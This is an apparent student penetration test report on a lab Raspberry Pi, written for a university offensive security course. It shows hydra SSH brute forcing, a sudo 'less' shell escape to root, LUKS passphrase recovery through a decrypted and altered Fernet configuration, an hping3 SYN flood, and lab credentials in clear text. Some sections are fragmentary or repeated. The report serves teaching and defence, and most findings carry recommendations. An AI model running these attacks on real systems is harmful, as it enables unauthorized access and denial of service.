

PENETRATION TEST REPORT

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname: Hartinger, Steven

Abgabedatum: 20.03.2023

Matrikelnummer, Kurs: 7146735, TINF20CS1

Contents

Executive Summary

Synopsis

As part of the lecture "Offensive Security" by Dr. Prof. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerablities of the system.

The threats included:

- Network Eavesdrop The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access The attacker has physical access to the device
- Malicious Code Malicious code loaded onto the Raspberry Pi

Testing was performed on:

• Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Access Controls

Impact

An attacker could access sensitive data. This can also happen with any user by accident.



Description

After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used

to try to access several potentially interesting paths.

```
[/home/kali/Schreibtisch

```

The script was able to access the "/home" path where the apache server has its directories saved. In this case no sensitive files were found.

Finding

Weak Password for User "Bluey"

Risk High

Access Controls Category

Impact An attacker can login as the user "bluey" and access Secure Shell (SSH).

Description

After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script:

hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I

The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the

option "-t 4" four passwords are used at once.

```
- 555 of 14344399 [child 1] (0/0)
                                                                 savannah"
 ATTEMPT] target 172.16.0.29 - login "bluey" - pass "hottie1" -

/i-Fi is currently blocked by rfkill.
Jse raspi-config to set the country before use.
lunder bluey [~]:
```

As shown in the graphic above, Hydra was able to find out the password of the user "bluey" which is "phoenix". With this information it was possible to establish a SSH connection with the user "bluey".

Recommendation Immediate change password of user "bluey" and establish an appropriate password policy.

Finding	No SSH Brute-Force Protection
Risk	Medium
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User "Bluey").
Recommendation	Limit the login attempts of the users.

Finding

SSH Root Access

Risk

High

Category

Impact

Description

Access Controls, Privilege Escalation

An attacker is able to gain SSH root access.

After logging into the user account "bluey" the command "sudo -l" illustrates the users privileges.

```
plunder bluey [~]: sudo -l
Matching Defaults entries for bluey on plunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    env_keep+="ftp_proxy FTP_PROXY", env_keep+=RSYNC_PROXY
User bluey may run the following commands on plunder:
    (root) NOPASSWD: /usr/bin/less /var/log/auth.log
```

The command disclosed that "bluey" has root access for the command: "/usr/bin/less /var/log/auth.log" without as password. Although there was initially a misinterpretation of the output when attempting to run "sudo less" on a file or accessing the "auth.log" file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input "! /bin/bash" into the less command line, which will grant root access to the bash.

```
under bluey [~]: sudo /usr/bin/less /var/log/auth.log
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/sudoers
  This file MUST be edited with the 'visudo' command as root.
  Please consider adding local content in /etc/sudoers.d/ instead of
  directly modifying this file.
  See the man page for details on how to write a sudoers file.
Defaults
           env_reset
           mail_badpass
           secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin"
Defaults
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
       ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
```

Executing the command "id" will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline "privilege specification".

Finding

Shell Root Access

Finding

SSLv2, SSLv3,TLS 1.1 support

Risk High

Category Misconfiguration, Patching

Impact Decrypt Data, Man in the Middle Attacks

Description

The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command:

"openssl s_client -connect 172.16.0.29:433 -ssl2"

opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information.

```
openssl s_client -connect 172.16.0.29:443 -ssl2

The apache version "Apache 2.4.54" has several vulnerabilities.

Finding

Root read access on port 433

Risk High

Broken Access Control, Misconfiguration

Category Impact

An attacker read access to all files on the server. This can also happen to regular users by accident.



Description

After trying to access the server on port 433 with the url https://172.16.0.29:433 an error message was displayed:

Error opening "548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen(",'r')

548660451168:error:2006D080:BIO routines:BIO new file:no such file:bss file.c:172:

After considering serveral option what the purpose of the Hypertext Transfer Protokoll Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access serveral files on the server.

Shown in the graphic above it was possible to access the shadow.txt file of the server where the hashes of all user passwords are listed.

Finding

Root read access on port 433

Finding

Category

Impact

Insecure coding leads to disk-image access

Risk Medium

Obfuscation, information disclosure

An attacker can obtain the passphrase to decrypt the disk-image file 'container.img'

Description

Analyzing the file system of the server named 'plunder' running on port 22, a disk-image file 'container.img' was found. After trying to mount the image the following error message appeared:

```
plunder [/]: mkdir /mnt/ChromeOS
plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/
mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.
```

Given that the filesystem is apparently from type 'crypto_LUKS' the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:

```
plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1
Enter passphrase for container.img:
No key available with this passphrase.
Enter passphrase for container.img: Error reading passphrase from terminal.
plunder [/srv]:
```

The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: "scp root@172.16.0.29:/srv/container.img output.img" After copying the file a brute force attack was performed using the tool bruteforce-luks.

```
# bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 3763
Tried passwords per second: 125,433333
Last tried password: antonella

Tried passwords: 7535
Tried passwords per second: 125,583333
Last tried password: neisha

Tried passwords: 11323
Tried passwords per second: 125,811111
Last tried password: vainilla
```

However there was no matching password found with this method.

Finding

Insecure coding leads to disk-image access

Description

By analyzing the processes of the server we found that a compiled python file 'fdesetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdesetup.pyc' file appear as follows:

```
r!cCsJ|+d+r#td|+++dd|d|dg}tj||+d+++d

```

The few readable keywords inside the file like 'passphrase' or 'cryptsetupluksOpen' indicate that it must be a configuration for the 'cryptsetup luks' libary. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:

```
GNU nano 6.4

import dis

def extract_code_from_pyc_file(pyc_file_path):

with open(pyc_file_path, 'rb') as f:

magic = f.read(4)

moddate = f.read(4)

code = f.read()

if magic b'\x03\xf3\r\n' and magic # b'\x03\xf3\r\r':

raise ValueError("Invalid .pyc file magic: %s" % repr(magic))

return dis.disassemble(code)

extract_code_from_pyc_file(/home/kali/Schreibtisch/todecompile.pyc)
```

However this script failed to open this file as well.

Finding

Insecure coding leads to disk-image access

Description

After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:

```
#! /usr/bin/python
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rneOkvmW5OUsgY_J3kBZ1RIUmsSiYw='

f = Fernet(key)

token=b'gAAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqfIiTrTP8ceGBoffIZt7X
vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8kWRqcv665XHDiFSED
PAL1yb2w=='

decrypted f.decrypt(token)

print(decrypted)
```

The output of the script is:

```
b'{"debug": false "initial_passphrase":"Q99mjPp4xMwnEpgJd4kd5LNe",
"mapper_name": "fde", "source_dev": "/srv/container.img",
"interface_mac": "eth0", "source_files": [["/proc/cpuinfo", "filter_cpuinfo
    "], ["/sys/kernel/debug/bluetooth/hci0/identity", null], ["/sys/devices/
    platform/soc/3f980000.usb/usb1/1-1/1-1.1 /1-1.1
:1.0/net/eth0/address", null]]}'
```

From the output it can be extracted that "debug" is set to "false". By examining the decompiled file we found out that the passphrase of the container image gets printed when "debug" is set to "true". Owning the key of the fernet encryption it was possible to encrypt the same configuration we just decrypted while setting "debug" to "true" instead of "false". The tool vim now enables the exchange of the old encrypted configuration with the new one while the debug mode is set to true and still maintains the magic bytes of the compiled python file. After those changes the file was executed and had the following output including the passphrase of the encrypted container:

```
plunder [~]: python3 /usr/local/bin/fdesetup.pyc
cryptsetup luksFormat --batch-mode --pbkdf=pbkdf2 --pbkdf-force-iterations=1000 /srv/container.img
Derived password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Opening LUKS device using password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Device fde already exists.
Adding passphrase: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 (using existing passphrase: Q99mjPp4xMwnEpgJd4kd5LNe)
No key available with this passphrase.
Error with key setup.
Closing LUKS device.
```

With the given output from above we were able to access the container image.

Finding

Description

Insecure coding leads to disk-image access

Nevertheless no content was visible for because the device had to be mounted first. The following command made this happen:

Finding C

Credentials accessible inside container image

Risk High

Category Information disclosure

Impact An attacker gains admin password of some service

Description

Inside the container image of the previous finding insecure coding there was a 'cryptofs_init' file. Opening the file there was a admin password as shown in the graphic below.

```
plunder [/media/my_device]: cat cryptofs_init
#!/bin/bash
#
#
#
MAC=`ifconfig eth0 | grep ether | awk '{print $2}'`

Recommendation

Credentials should be stored in a seperat environment. Further the password should not be stored in clear text in a file.

Finding

Category

Impact

Root access via authorized keys entry of user bluey

Risk Critical

Privilege Escalation, Misconfiguration

An attacker with access to user bluey can gain root access

Description

The authorized_keys file in the root directory has an entry.

Given this information it is feasible to obtain root access by logging into the root account via ssh without using password.

```
Plunder bluey [/]: ssh root@172.16.0.29

The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established.

ECDSA key fingerprint is SHA256:92+PlabRkxftnY5bhPTPJ6Tleex+rckqQrRros9ca4I.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '172.16.0.29' (ECDSA) to the list of known hosts.

Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64

Last login: Sat Mar 4 16:35:38 2023 from 172.16.0.1

Wi-Fi is currently blocked by rfkill.

Use raspi-config to set the country before use.

plunder [~]:
```

Finding	Weak cipher suites support
Risk	High
Category	Misconfiguration, Cryptography
Impact	An attacker can decrypt encrypted data traffic on port 443
Description	Running the following nmap script: "nmap 10.0.0.39 -sV -script ssl-enum-ciphers -p 443" pointed out that the Webserver supports broken ciphers as shown in the graphic below.
D 1.4	
Recommendation	Disable support for broken ciphers

Finding

SYN Flooding Attack



Risk Medium

Category Denial of Service

Impact The DUT is not accessible

Description

The execution of a SYN Flooding Attack was accomplished with the following command: hping3 -c 15000 -d 120 -S -w 64 -p 80 -flood -rand-source 172.16.0.29 This command sends 15000 packets with 120 bytes and a window size of 64 to port 80.

Illustrated in the graphic, wireshark captured the TCP SYN packages which were send to the DUT. After a couple of seconds it was not possible to access the server anymore.

Recommendation

Possible countermeasures to SYN Flooding are intrusion prevention systems that monitor the network for suspicious behaviour or implementing SYN cookies to track incoming connection until the three-way handshake is completed.

Finding

No encryption for Webserver on Port 80

Risk

High

Category

Misconfiguration

Impact

An attacker can eavesdrop the network packages in plaintext

Description

An nmap scan on the DUT indicated that the service running on port 80 is an unencrypted http service.

```
